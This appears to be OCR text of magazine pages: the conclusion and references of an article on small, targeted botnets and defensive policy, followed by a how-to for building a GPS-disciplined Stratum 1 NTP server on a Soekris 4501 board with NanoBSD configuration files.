For example, Canadian researchers recently published a report of their investigation of such a botnet, "Tracking GhostNet" [2], which spanned the period June 2008 to March 2009. This botnet was small by today's standards, at a mere 1,295 bots. It affected hosts in 103 countries, and according to the report, "up to 30% of the infected hosts are considered high-value targets and include computers located at ministries of foreign affairs, embassies, international organizations, news media, and NGOs." There are similar stories of data exfiltration attacks for industrial espionage in Israel in 2005 [1] and the United States in 2009 [7]. In a December 2007 talk about recent botnet advances, partial details of a small botnet used to infiltrate the network of a company in the medical field were discussed, as well as some details about the Nugache P2P botnet (also relatively small at around 20,000 bots) [6]. The malware used against the company in the medical field was a standard IRC bot named Rizo (a variant of rbot). It employed targeted attacks in very small numbers, and was modified frequently to stay below the AV industry's radar. The attackers were so confident they weren't being noticed that they didn't even change the IRC channel names and passwords for over a year. In his research blog in March 2009, Joe Stewart described similar small botnets and the threat they pose, and a month later in his talk at RSA 2009 he called for a more aggressive push toward combating such low-volume, highly targeted, criminal botnets.

Conclusion

As we have seen, attack tools and techniques have become highly sophisticated and agile. They are very successfully getting around all of the commercial defensive technologies available today, despite significant advances in those technologies. What is failing? Why are attackers so successful?

The Center for Strategic and International Studies (CSIS), in their recommendations for the 44th Presidency, put it this way:

> In 1998, a presidential commission reported that protecting cyberspace would become crucial for national security. In effect, this advice was not so much ignored as misinterpreted—we expected damage from cyber attacks to be physical (opened floodgates, crashing airplanes) when it was actually informational. To meet this new threat, we have relied on industrial-age government and an industrial-age defense. We have deferred to market forces in the hope they would produce enough security to mitigate national security threats. It is not surprising that this combination of industrial organization and overreliance on the market has not produced success. As a result, there has been immense damage to the national interest. [10]

The CSIS report—echoing, over a decade later, the presidential commission they reference [12, 9]—calls for increasing government partnership with the private sector, focusing on action-oriented structures over basic information sharing. They suggest that increased trust between corporate leaders and government will foster better public/private partnership, but that trust must be built from personal relationships, in small groups, and requires constant cultivation. They propose creation of a large cadre of skilled professionals, through a combination of education and training, workforce development, and a long-term career path. To provide the advances in technology that will be required to regain lost ground, they suggest a much larger coordinated research and development effort with a multi-disciplinary focus.

All of these goals may be achievable with a model that combines research and development, security operations in a trusted public/private partnership, and a long-term educational pathway with many pathways in and out over time [3]. Organizations like the Honeynet Project (http://honeynet.org/), the Shadowserver Foundation (http://shadowserver.org/), and the Conficker Working Group are examples of how trusted communities, volunteerism, public/private partnerships, modest support from government and corporate donors, and a professional-quality outreach effort transitioning operational knowledge to the general public can do great things. Although, as the CSIS sums it up, "the United States has begun to take the steps needed to defend and compete effectively in cyberspace, . . . there is much to do."

It isn't reasonable, nor is it likely, that individuals at work or at home will stop watching videos, reading blog posts, or responding to email requests that appear legitimate. And relying on reactive identification of malicious sites or programs and blocking them using blacklists or signatures isn't working either. The AV industry's business model is itself being exploited successfully by highly targeted attacks, and this is unlikely to change, because the existing model does not afford the time and energy to investigate every small or targeted botnet.

What avenues exist for combined technical and social defenses that could be investigated by groups like those described above? Or what new model is needed to deal with the evolving threat landscape?

- It might be possible to use a form of modal sandboxing to prevent malware droppers from taking advantage of users viewing blog posts, etc. That is, the ability to install programs, libraries, or modify the system's security settings is not necessary for normal Web browser use, so why permit it all the time? This is different from requesting permission to elevate permissions temporarily. Computer users must use one method and password for installing applications and system programs, and a completely different method for general Web activities, and not mix the two. Users must be forced into conforming, yet it must still be easy enough for the average computer user to accept. While enterprises are well within their rights to enforce policies of "no user installation of programs on work computers" and prevent the ability for many dropper attacks that do not rely on zero-day vulnerabilities to install malware, average users demand simplicity in the products they paid good money for.
- Better mechanisms for policing the millions of copies of public domain and shareware applications could be developed, allowing for better vetting of these programs before installation. This doesn't mean moving to a world where there is one binary signing authority, or that all developers must pay a fee to distribute their applications through one central site. There are many companies that spider the Internet, looking for Web pages to index, cache, and analyze. These could easily be modified to work with malware-analysis sites, and to compare similar copies of programs to warn users when they are attempting to download suspicious copies that do not fit previous norms.
- Enterprises could use similar techniques to those for segregating smoking to specific locations outside normal working areas. For example, personal computers, or special personal-use-only computers supplied by the enterprise, could be used at work to segregate work-specific activities from personal-use-only activities. This allows white-listed applications and remote connections on the enterprise network, and prevents potentially infected personal computers from having access to enterprise networks. WiFi networks are an easy way to implement this segregation.
- Attack-specific education and training for computer users may help decrease the number of infections using social engineering dropper attacks. If new attack methods were understood more completely and more quickly and this knowledge was rolled into more timely user education efforts, perhaps the success rate of these attacks would lessen. This may be asking a lot, though, as some critics claim that if education were a viable solution it would have worked by now (e.g., see http://www.ranum.com/security/computer_security/editorials/dumb/).
- As suggested by Stewart and others, perhaps a more sophisticated and aggressive approach to combating cyber-crime is needed. This raises some very serious issues, though [5], which have not been considered thoroughly enough to date. For example: there is no widely accepted ethical framework that can serve to guide decision-making about alternative actions; there is no cyber equivalent of established martial-arts training regimens which are widely practiced and ethically employed for self-defense; we have no clear way of determining benefit or harm of potential actions; nor is there an accepted way of justifying taking riskier actions that might enter dangerous and uncharted legal waters. We are years away from being able to safely engage in aggressive self-defense on the Internet.

Some of these ideas are not exactly novel and have already been implemented in some form in certain networks. Others go beyond what is done today by existing AV and anti-malware companies. The issue here is that the bad guys are paid well to learn and adapt successful attack techniques, creatively combining technical with social aspects, while the defensive side is not yet as well funded, as fast to learn, or as agile in similarly adopting blends of technical and social defenses. We can, and we must, change this.

REFERENCES

[1] Avi Cohen, "Scandal Shocks Business World," 2005: http://www.ynetnews.com/articles/0,7340,L-3091900,00.html.

[2] Ronald Deibert, Arnav Manchanda, Rafal Rohozinski, Nart Villeneuve, and Greg Walton, "Tracking GhostNet: Investigating a Cyber Espionage Network," March 2009: http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network.

[3] David Dittrich, "On Developing Tomorrow's 'Cyber Warriors,'" *Proceedings of the 12th Colloquium for Information Systems Security Education*, June 2008: http://staff.washington.edu/dittrich/misc/cisse2008-dittrich.pdf.

[4] David Dittrich and Sven Dietrich, "P2P as Botnet Command and Control: A Deeper Insight," *Proceedings of the 3rd International Conference on Malicious and Unwanted Software* (Malware 2008), IEEE Computer Society, October 2008, pp. 46–63.

[5] David Dittrich and Kenneth E. Himma, "Active Response to Computer Intrusions," Chapter 182 in *Handbook of Information Security*, Vol. III (Wiley, 2005): http://papers.ssrn.com/sol3/papers.cfm?abstract_id=790585.

[6] Dennis Fischer, "Storm, Nugache Lead Dangerous New Botnet Barrage," SearchSecurity.com, December 2007: http://searchsecurity.techtarget.com/news/article/0,289142,sid14_gci1286808,00.html.

[7] Siobhan Gorman, August Cole, and Yochi Dreazen, "Computer Spies Breach Fighter-Jet Project," *Wall Street Journal*, April 21, 2009: http://online.wsj.com/article/SB124027491029837401.html.

[8] Felix Leder and Tillmann Werner, "Know Your Enemy: Containing Conficker," April 2009: https://www.honeynet.org/papers/conficker/.

[9] Stevan D. Mitchell and Elizabeth A. Banker, "Private Intrusion Response," *Harvard Journal of Law and Technology* 11(3), 1998: http://jolt.law.harvard.edu/articles/pdf/v11/11HarvJLTech699.pdf.

[10] CSIS Commission on Cybersecurity for the 44th Presidency, "Securing Cyberspace for the 44th Presidency," Center for Strategic and International Studies, December 2008: http://www.csis.org/media/csis/pubs/081208_securingcyberspace_44.pdf.

[11] Phillip Porras, Hassen Saïdi, and Vinod Yegneswaran, "A Multi-perspective Analysis of the Storm (Peacomm) Worm," Technical Report, Computer Science Laboratory, SRI International, 2007: http://www.cyber-ta.org/pubs/StormWorm/SRITechnical-Report-10-01-Storm-Analysis.pdf.

[12] President's Commission on Critical Infrastructure Protection, Studies and Conclusions, "A 'Legal Foundations' Study"—report 1 of 12, 1997: http://cip.gmu.edu/clib/PCCIPReports.php.

[13] Peter Radatti, "Computer Viruses in UNIX Networks," August 1995: http://radatti.com/published_work/details.php?id=21.

[14] The Honeynet Project, "Know Your Enemy: Fast-Flux Service Networks," July 2007: http://www.honeynet.org/papers/ff/.

RUDI VAN DRUNEN

a home-built NTP appliance

Rudi van Drunen is a senior UNIX systems consultant with Competa IT B.V. in The Netherlands. He also has his own consulting company, Xlexit Technology, doing low-level hardware-oriented jobs.

rudi-usenix@xlexit.com

AS PART OF THE HARDWARE SERIES, I will describe how to build your own Stratum 1 NTP server. I will give you the recipe for connecting an OEM serial port GPS device to a Soekris 4501 board and building an embedded image for it to operate as a Stratum 1 time server with an accuracy of better than five microseconds. It is not only a fun hardware project for a time-nut [12] but also results in a cheap piece of hardware that actually will improve your infrastructure at home or in the data center.

NTP

NTP (Network Time Protocol) [1] is a standard that does clock sync and is formalized and described in detail in RFC1305 for version 3. NTP version 4 is a significant overhaul. The simple version of NTP v4 is described in RFC 2030.

Currently NTP, or the urge that machines keep in sync with each other as far as time is concerned, is extremely important in logging and journaling, stock market, air traffic control, and gaming systems. Almost every modern application nowadays that relies on distributed infrastructure needs some kind of time synchronization.

NTP ARCHITECTURE

NTP relies on a number of different servers that provide time information to the client. These servers are organized hierarchically: Stratum 1 servers get the time information from a direct time source such as a radio clock, GPS, or specialized hardware, such as a Meinberg or Lantronics device. Stratum 2 servers take this time information and distribute it onto either Stratum 3 servers or clients. Stratum 3 servers do the same.

The ntp daemon takes the time information and inputs this into an adaptive algorithm to discipline the local clock against using a phase/frequency locked control loop (see Figure 1). The time protocol over the network is designed to be robust against lag and jitter. NTP also uses algorithms to mitigate multiple time sources and detect or avoid improperly configured servers.

A good article about NTP can be found in an earlier issue of *;login:* [2].




FIGURE 1: NTP ARCHITECTURE

BUILDING YOUR OWN

It is not that difficult to build a local Stratum 1 time server appliance for a relatively low price. A small embedded system can (as a rough estimate) provide time information to over 200 clients easily. The remainder of this article will provide a recipe for building a Stratum 1 time server using a Soekris 4501 embedded board and a Garmin OEM GPS.

GPS

The Global Positioning System (GPS) relies heavily on time information. The information that the receiver gets from the different GPS satellites is contained in timestamps. All of the GPS satellites contain a very accurate clock and time standard from which they derive the timestamps. The difference in the timestamps the GPS receiver receives from the satellites and the position of the satellites makes it possible for the receiver to triangulate and calculate the absolute position of the receiver.

As a byproduct, the GPS receiver is aware of the accurate time, which is often output in a string, together with the position and some other information, on a serial port. The time information in this string has a large jitter due to the serial port communication. Uncertainty exists about at which moment the communicated time corresponds with the exact time, i.e., at the beginning of the string or at the end.

To overcome this problem, many GPS devices have a pulse output, Pulse Per Second (PPS), that marks and synchronizes the start of a second. This pulse enhances the accuracy and reduces the jitter of the time information. We will use both the serial output string and the PPS output of a GPS device here.

For this setup we will be using a mouse-like GPS device with serial output and a PPS output. I used a GPS-18xLVC OEM [4] from Garmin. This hockey-puck-sized GPS has a serial output and a PPS signal. It runs on 5V and uses approximately 60mA, easily obtained from the host.

The de facto communication format for most GPS devices is called NMEA output. This is an ASCII data string, containing lines comprised of an info string (starting with $) followed by a number of parameters. Many different “sentences” are available: outputting satellite constellation, position, time, velocity, direction, etc.

To connect the GPS to your serial port, you need to configure the GPS to use 4800 baud output and to only output the $GPRMC sentence, approximately once per second. The PPS output also needs to have a defined pulse length of about 200ms.

If your GPS's PPS signal is too small and you cannot change it, use a pulse stretcher such as the FATPPS device from TAPR [10]. The NTP device driver for GPS accepts the $GPRMC NMEA sentence on the serial port RxD line and the PPS signal on the DCD pin of the serial port.

For the Garmin GPS, Windows-only (sorry) software (SNSRCFG) needs to be used for setting the operating mode, which sentences are sent, how often they are sent, PPS pulse width, etc.

Soekris

The embedded board I used is a Soekris 4501 system [5]. This embedded board contains a 133 MHz AMD Elan SC 520, 64MB SDRAM, three Ethernet interfaces, a CF card slot, and two serial ports. The device runs FreeBSD without problems and fits in a small metal enclosure. The board is shown in Figure 2.




FIGURE 2: THE SOEKRIS 4501 EMBEDDED BOARD CAN EASILY SERVE 200 HUNDRED CLIENTS WITH NTP TIME INFORMATION.

FreeBSD has an implementation of the API for accessing timestamps attached to external signals, PPS API (RFC 2783). This API is implemented using the DCD line of the serial port as an input for the external signal. However, for Elan 520 processors there is a special kernel option for using one of the chip's time counters to do hardware timestamping of external signals, yielding a resolution of approximately 125 nanoseconds and a precision of +/- 125 nsec. This results in a far better timestamp compared to using the DCD line of the serial port. Note that this feature is only applicable to the AMD Elan SC520 processor.

Software

NanoBSD [6, 7] is a FreeBSD distribution aimed at small devices such as the Soekris 4501. It is packaged as script which comes with the stock distribution of FreeBSD. This script runs on a development host and takes a configuration file which generates an image that can be flashed onto a compact flash card. The CF card then works as an ATA disk in the target board. NanoBSD is built with the use of flash in mind, so it generates a system that has a read-only root file system and memory file systems for /etc and /var to overcome problems with flash cards, which by design have limited write cycles.

Your NanoBSD system also contains a script to update the complete system without removing the CF card from the device. NanoBSD has facilities to include packages into the flash image. Here we will be (only) using NTP from the ports tree as a package.

Putting Things Together

HARDWARE

In order to connect the GPS to the Soekris, the second serial port on the board will be used. A header-flatcable connector to JP11 can be used for this. The COM2 port (JP11) on a 4501 takes 5V levels. If you happen to have a GPS that supplies 3.3V levels, you might need level-shifter circuitry; MAXIM has chips for that. Note here that the PPS signal as well as the serial port will be using 3.3V signaling. As you introduce extra hardware on the PPS line (such as a level shifter or pulse stretcher), you need to take into account a delay that this circuit has on the software side in /etc/ntp.conf.

If your GPS does not come equipped with a 9-pin D serial connector and it accepts standard RS232 levels, it would be good to put one on, as you then can test the output of the GPS on another system and/or change settings.

Often the OEM GPS devices with PPS output need to have a separate power supply. Small devices can be powered from the Soekris device using pin 11, 12, or 13 (Gnd, 0V) and pin 2 (+5V) of connector JP3. Be careful not to make any shorts here, as the power conditioning/supply on the Soekris board probably is not short-circuit protected.




FIGURE 3: WIRING FROM GPS TO 4501

The PPS signal has to be wired to a GPIO pin. Here we use GPIO 0, which is pin 3 of JP3. In order to also be able to use the high-resolution timer on the Elan chip, an additional wire needs to be run on the Soekris board, from the PPS signal (JP3, pin 3) to the junction of R61 and R62 (in turn connected to the TMR1IN pin of the processor, grid number AA24, but unreachable as it is underneath the Elan chip carrier).

Figure 3 shows the wiring between the 4501 and the GPS. Doing this mod requires some soldering on the Soekris board and will probably void your warranty. It needs to be done using a well-grounded, small soldering iron and a steady hand. The result will be better accuracy of your NTP appliance!

Figure 4 shows the wiring on the back (solder) side of the 4501 board where pin 3 of JP3 is connected to pin 1 of JP11, and the power for the GPS is connected to pins 11 and 2 of JP3.




FIGURE 4: ADDITIONAL WIRING ON THE BACK SIDE OF THE 4501 PCB

Figure 5 shows the R61–R62 junction on the component side of the board, which is connected to a wire that runs to JP3 pin 3 on the reverse side of the board. Wiring is done with thin insulated copper wire. You can also use so-called wire-wrap wire for making these modifications.




FIGURE 5: WIRING ON TOP (COMPONENT) SIDE OF 4501 PCB

If you happen to be using another board, you will have to input the PPS signal through the serial port, using the DCD line (on a 9-pin connector this is pin 1); it does not hurt to do this on the Soekris as well, so that rewiring the board will be easier. To use the DCD input instead of the GPIO pin (on a non-Elan 520 board) you should *not* be using any special PPS kernel option [8]. In the software config you should not link /dev/mmcr to /dev/pps0 in /etc/devs.conf, and you should leave out the sysctl defining the GPIO pin being used

FLASH CARDS

The complete image that will be generated needs to be put on a CF card. To get the correct geometry of a flash card you can use fdisk on the card (using, e.g., a CF to USB converter) and read the capacity/heads/sectors from here. There have been issues with flash cards in Soekris devices, so please refer to the Soekris tech mailing list [9] for these discussions. Generally good experiences have been reported with SanDisk devices. The size of the CF card does not matter much—256MB and up will do just fine and will hold two versions of the NanoBSD system easily. Please check the Soekris tech mailing list [9] if you want to use really big flash cards; you might need to upgrade your BIOS to recognize larger (> 2GB) CF cards.

You can test if the Soekris accepts your flash card by installing it in your Soekris, connecting a terminal to it (using a 9-pin female to 9-pin female-female serial null modem cable), and seeing if the Soekris tries to boot from the card.

While you are in the BIOS of the Soekris, it is wise to set the real-time clock to a correct time (UTC). The Soekris factory-default uses mostly 19200 baud, (8 bits, no parity), but your mileage may vary.

SOFTWARE

To generate a NanoBSD image you will need a developers install of FreeBSD on a reasonably fast machine, since you will be (re) building a kernel and all userland utilities, which takes a considerable amount of resources. For example, I used a quad core 2.5 GHz machine with 2 GB of RAM and installed FreeBSD 7.0-RELEASE. Building everything on this box took just over half an hour. You can also take a slower machine or even a virtual instance of FreeBSD if you are ready to wait longer. Be sure that you have enough (> 512 MB) memory.

We need a couple of configuration files in order to generate a CF image. First, we specify what is needed in terms of package sets on the target machine and thus what will be built into the flash image. This file also specifies the kernel configuration file that normally resides in /usr/src/sys/i386/conf and the size and geometry of the compact flash card used.

CONFIGURATION FILES

An example of a NanoBSD configuration file can be found in the NanoBSD how-to section of the FreeBSD handbook [6]. It is too long to be printed here, but the file that was used to build the prototype is available in this issue of *;login:* online. Here I have summarized a number of key items.

```
timelord.nano:

NANO_NAME=NET4501_RVD_1.3
NANO_KERNEL=NET4501_PPS
# to run make in parallel on a multicore machine
NANO_PMAKE="make -j 4"
CONF_BUILD='
NO_NETGRAPH=YES
NO_PAM=YES
'
CONF_INSTALL='
# See Default config in FreeBSD handbook NanoBSD howto [6]
'
CONF_WORLD='
# See Default config in FreeBSD handbook NanoBSD howto [6]
'
# Kingston CF card 512Mbyte
NANO_MEDIASIZE=1000944
```

```
NANO_SECTS=63
NANO_HEADS=16
```

Then we need a kernel definition file that specifies the kernel that is going to be built. Here is the place to specify the special settings for the 4501 Soekris board and the Elan processor. To do this, specify at least the following options, which differ from the GENERIC kernel config file:

```
/usr/src/sys/i386/conf/4501_PPS:

machine     i386
cpu         I486_CPU
ident       NET4501_PPS
# Options Specific to the Soekris NET45XX and PPS
options     CPU_ELAN
options     HZ=1000
options     CPU_SOEKRIS
options     CPU_ELAN_PPS
# Use the high res timer (PPS to be connected to R61/R62)
# More options as in GENERIC kernel to follow.
```

A complete kernel configuration file is available in this issue of *;login:* online.

As a last step we need to add some configuration files that need to end up in the /etc directory on the flash card:

The global rc.conf: Defining the (default) name and IP#

```
# rc.conf
hostname="timelord.xlexit.nl"
ifconfig_sis0="192.168.18.99 netmask 255.255.255.0"
defaultrouter="192.168.18.1"
#
background_fsck="NO"
syslogd_enable="NO"
devd_enable="NO"
cron_enable="NO"
#
sshd_enable="YES"
sendmail_enable="NONE"
#
ntpdate_enable="YES"
ntpd_enable="YES"
ntpd_program="/usr/local/bin/ntpd"
#
```

Of course we need resolv.conf: defining your resolver:

```
#
domain xlexit.nl
nameserver 192.168.18.6
nameserver 192.168.22.1
```

In the sysctl.conf, we define the PPS input on the GPIO line. The "P" shows the GPIO line the PPS signal is connected to. In our case, the Soekris-board GPIO 0 corresponds with the Elan520 PIO 5 line [5, sec. 4.6] (hence the P at position 6).

```
machdep.elan_gpio_config=-----P...--..--------..---------
```

In ntp.conf, we define the clock settings. The time1 fudge factor applied to the PPS discipline defines the offset of the leading edge of the PPS signal to the “real” start of the second. This is dependent on the GPS and the way the PPS is processed internally in the GPS. Here, I took 100ns. For the NMEA output, I use 150ms if no PPS used. These parameters are GPS-dependent and can be fine-tuned.

```
# local NMEA (20) and PPS (22) discipline
#
server      127.127.22.0 minpoll 4 maxpoll 4
fudge       127.127.22.0 time1 0.0001
server      127.127.20.0 prefer minpoll 4 maxpoll 4
#
server 0.europe.pool.ntp.org
server 1.europe.pool.ntp.org
#
driftfile   /etc/ntp/ntp.drift
# Statistics and logging, use for debugging
statsdir          /etc/ntp/
statistics  clockstats
statistics  rawstats
statistics  loopstats
#
```

/etc/devfs.conf:

```
# Let NTP know to find clocks (serial:COM2, PPS on GPIO)
linkcuad1         gps0
link              elan-mmcr    pps0
```

Copy all those files to the ./files/etc/ directory in the NanoBSD build directory on the development host (usually /usr/src/tools/tools/nanobsd). Now all we need to do is generate a binary package for NTP and add this package to the NanoBSD development directory. We must configure NTP to use reference clock input from both the GPS NMEA and PPS.

Check that the default configuration includes the GPS NMEA and the PPS discipline as reference clock. In the file /usr/ports/ntp/work/ntp/config.h the following three definitions must be present to let the NTP daemon make use of the NMEA output of the GPS and the PPS output:

```
#define CLOCK_NMEA    1
#define CLOCK_ATOM    1
#define HAVE_PPSAPI   1
```

Then make and install the NTP package on the development machine. After that make a binary package of the NTP installation:

```
Make install
Create package –b ntp
mv ntp.tgz /usr/src/tools/nanobsd/Pkg
```

Then start the NanoBSD build:

```
sh nanobsd.sh –C <nanoconfigfile>
```

After the build and some [coffee|tea], you will be faced with a number of files in a directory under /usr/obj/<nanoconfigfilename>. Now the ._diskimage.full file can be put on a compact flash card. You can do that using a (USB or firewire) CF reader and dd (1).

Next you can put the compact flash card in your target device and test the software. Be sure to hook up a terminal (emulator) to the first serial port (the DB 9 connector on the 4501) to see the boot messages coming through with 9600 baud, the default baud rate used with NanoBSD.

Setup and Logging

You should be able to log into the console over the serial connection as root. First, set the root password and make the change permanent (remember, the /etc file system is in RAM) by executing the reset_password script in ~root. Another important task is making the generated ssh keys permanent (thus saving them to the /cfg partition) by running the save_keys script.

After startup of the NTP part of the appliance, it will set the time to start syncing. This is shown in the /var/log/messages files as:

```
May 3 19:58:46 timelord ntpd[536]: time reset +557.475659s
```

To check on the NMEA string the GPS supplies, use `cat /dev/gps0` to see the data that is sent from the GPS device to the appliance. It should at least consist of the $GPRMC, $GPGLL, or $GPGGA sentence. For example:

```
$GPRMC,095639,A,5210.7602,N,00429.7604,E,000.0,142.7,040509,001.0,W*62
```

This shows UTC, Status (A=valid), Latitude, N|S, Longitude, E|W, speed, heading, date, variation, direction of variation, *, and checksum. And, yes, you can plot my house on Google Maps from this…

Now you can check on the NTP software running, by using the ntpq –p command. At least two lines as follows should be returned:

Remote	refid	st	t	when	poll	reach	delay	offset	jitter
GPS_NMEA(0)	.GPS.	0 l	10	16	377	0.000	0.002	0.015	
PPS(0)	.PPS.	0 l	3	16	377	0.000	0.002	0.015	

This shows the status of the two time sources, NMEA and PPS. It will take some time to get the offset and jitter numbers down. They show that the PLL is working. If you define more (external) peers in the ntp.conf file, you will see them here as well.

After some time, the ntp daemon will be syncing to the PPS signal. This is noted in the /var/log/messages file as

```
May 3 20:13:45 timelord ntpd[536]: kernel time sync status change 2001
```

Now you can also show the NTP statistics:

```
Ntptime:
ntp_gettime() returns code 0 (OK)
 time cda93d41.64af9204 Mon,May 4 2009 10:09:05.393, (.393304594),
 maximum error 1018 us, estimated error 15 us, TAIoffset 0
ntp_adjtime() returns code 0 (OK)
 modes 0x0 (),
 offset 1.623 us, frequency -6.086 ppm, interval 1 s,
 maximum error 1018 us, estimated error 15 us,
 status 0x2001 (PLL,NANO),
 time constant 4, precision 0.001 us, tolerance 496 ppm,
```

The output above shows that the appliance currently is running at around 1.6 microseconds from real UTC (remember, this data is after the device has been running for about 14 hours). The “PLL,NANO” tells us that the clock PLL is running, using nanosecond timing, which is good. It also shows that the P/F locked loop is imposing a correction of –6 ppm (parts per million) to the (hardware) clock oscillator on the board.

Now you can edit the ntp.conf file to restrict clients connecting to the NTP appliance and add keys, etc. Please refer to the NTP documentation and the ntp.conf manual page on the development box, as you probably did not install man pages on the target machine.

Remember: if you change anything in the /etc directory, and want to make it permanent, mount the /cfg partition, copy over the file to /cfg and unmount /cfg again.

Of course, logging needs to be done properly. Best is to get the ntp-logs (in /etc/ntp) rotated or log externally to a log server, or send them to another machine. Furthermore, there is a lot of tweaking and tuning that can be done in the ntp.conf file. Please refer to the NTP documentation [1] and the man page for the syntax and options of this file. This is left as an exercise to the reader.

Results and Conclusion

You now have a reasonably cheap setup for a Stratum1 NTP server to drive your network with the correct time. The accuracy is comparable to much more expensive devices. Figures 6a and 6b plot the accuracy of the NTP server by showing the error bars on the offset of the clock and the offset itself. You can see that the longer the clock is running, the smaller the offset becomes, the system becoming more stable.

The maximum size of the error bar is approximately 3.5 microseconds, and the maximum actual time error is 5 microseconds.




FIGURE 6A, B: ACCURACY (ERRORBARS) AND OFFSET

The graphs are generated using gnuplot [11] to plot values from the /etc/ntp/loopstats file.

You can even add a temperature-controlled crystal (TCXO, crystal oven) and a frequency converter, such as the TAPR clock box [10], and run the 4501 clock from it to get lower clock jitter. This is described in detail by John Ackermann [13]. Right now with the current setup, if you plot the clock correction over time, it shows (see, e.g., Figure 6c) a strong correlation with the ambient temperature.

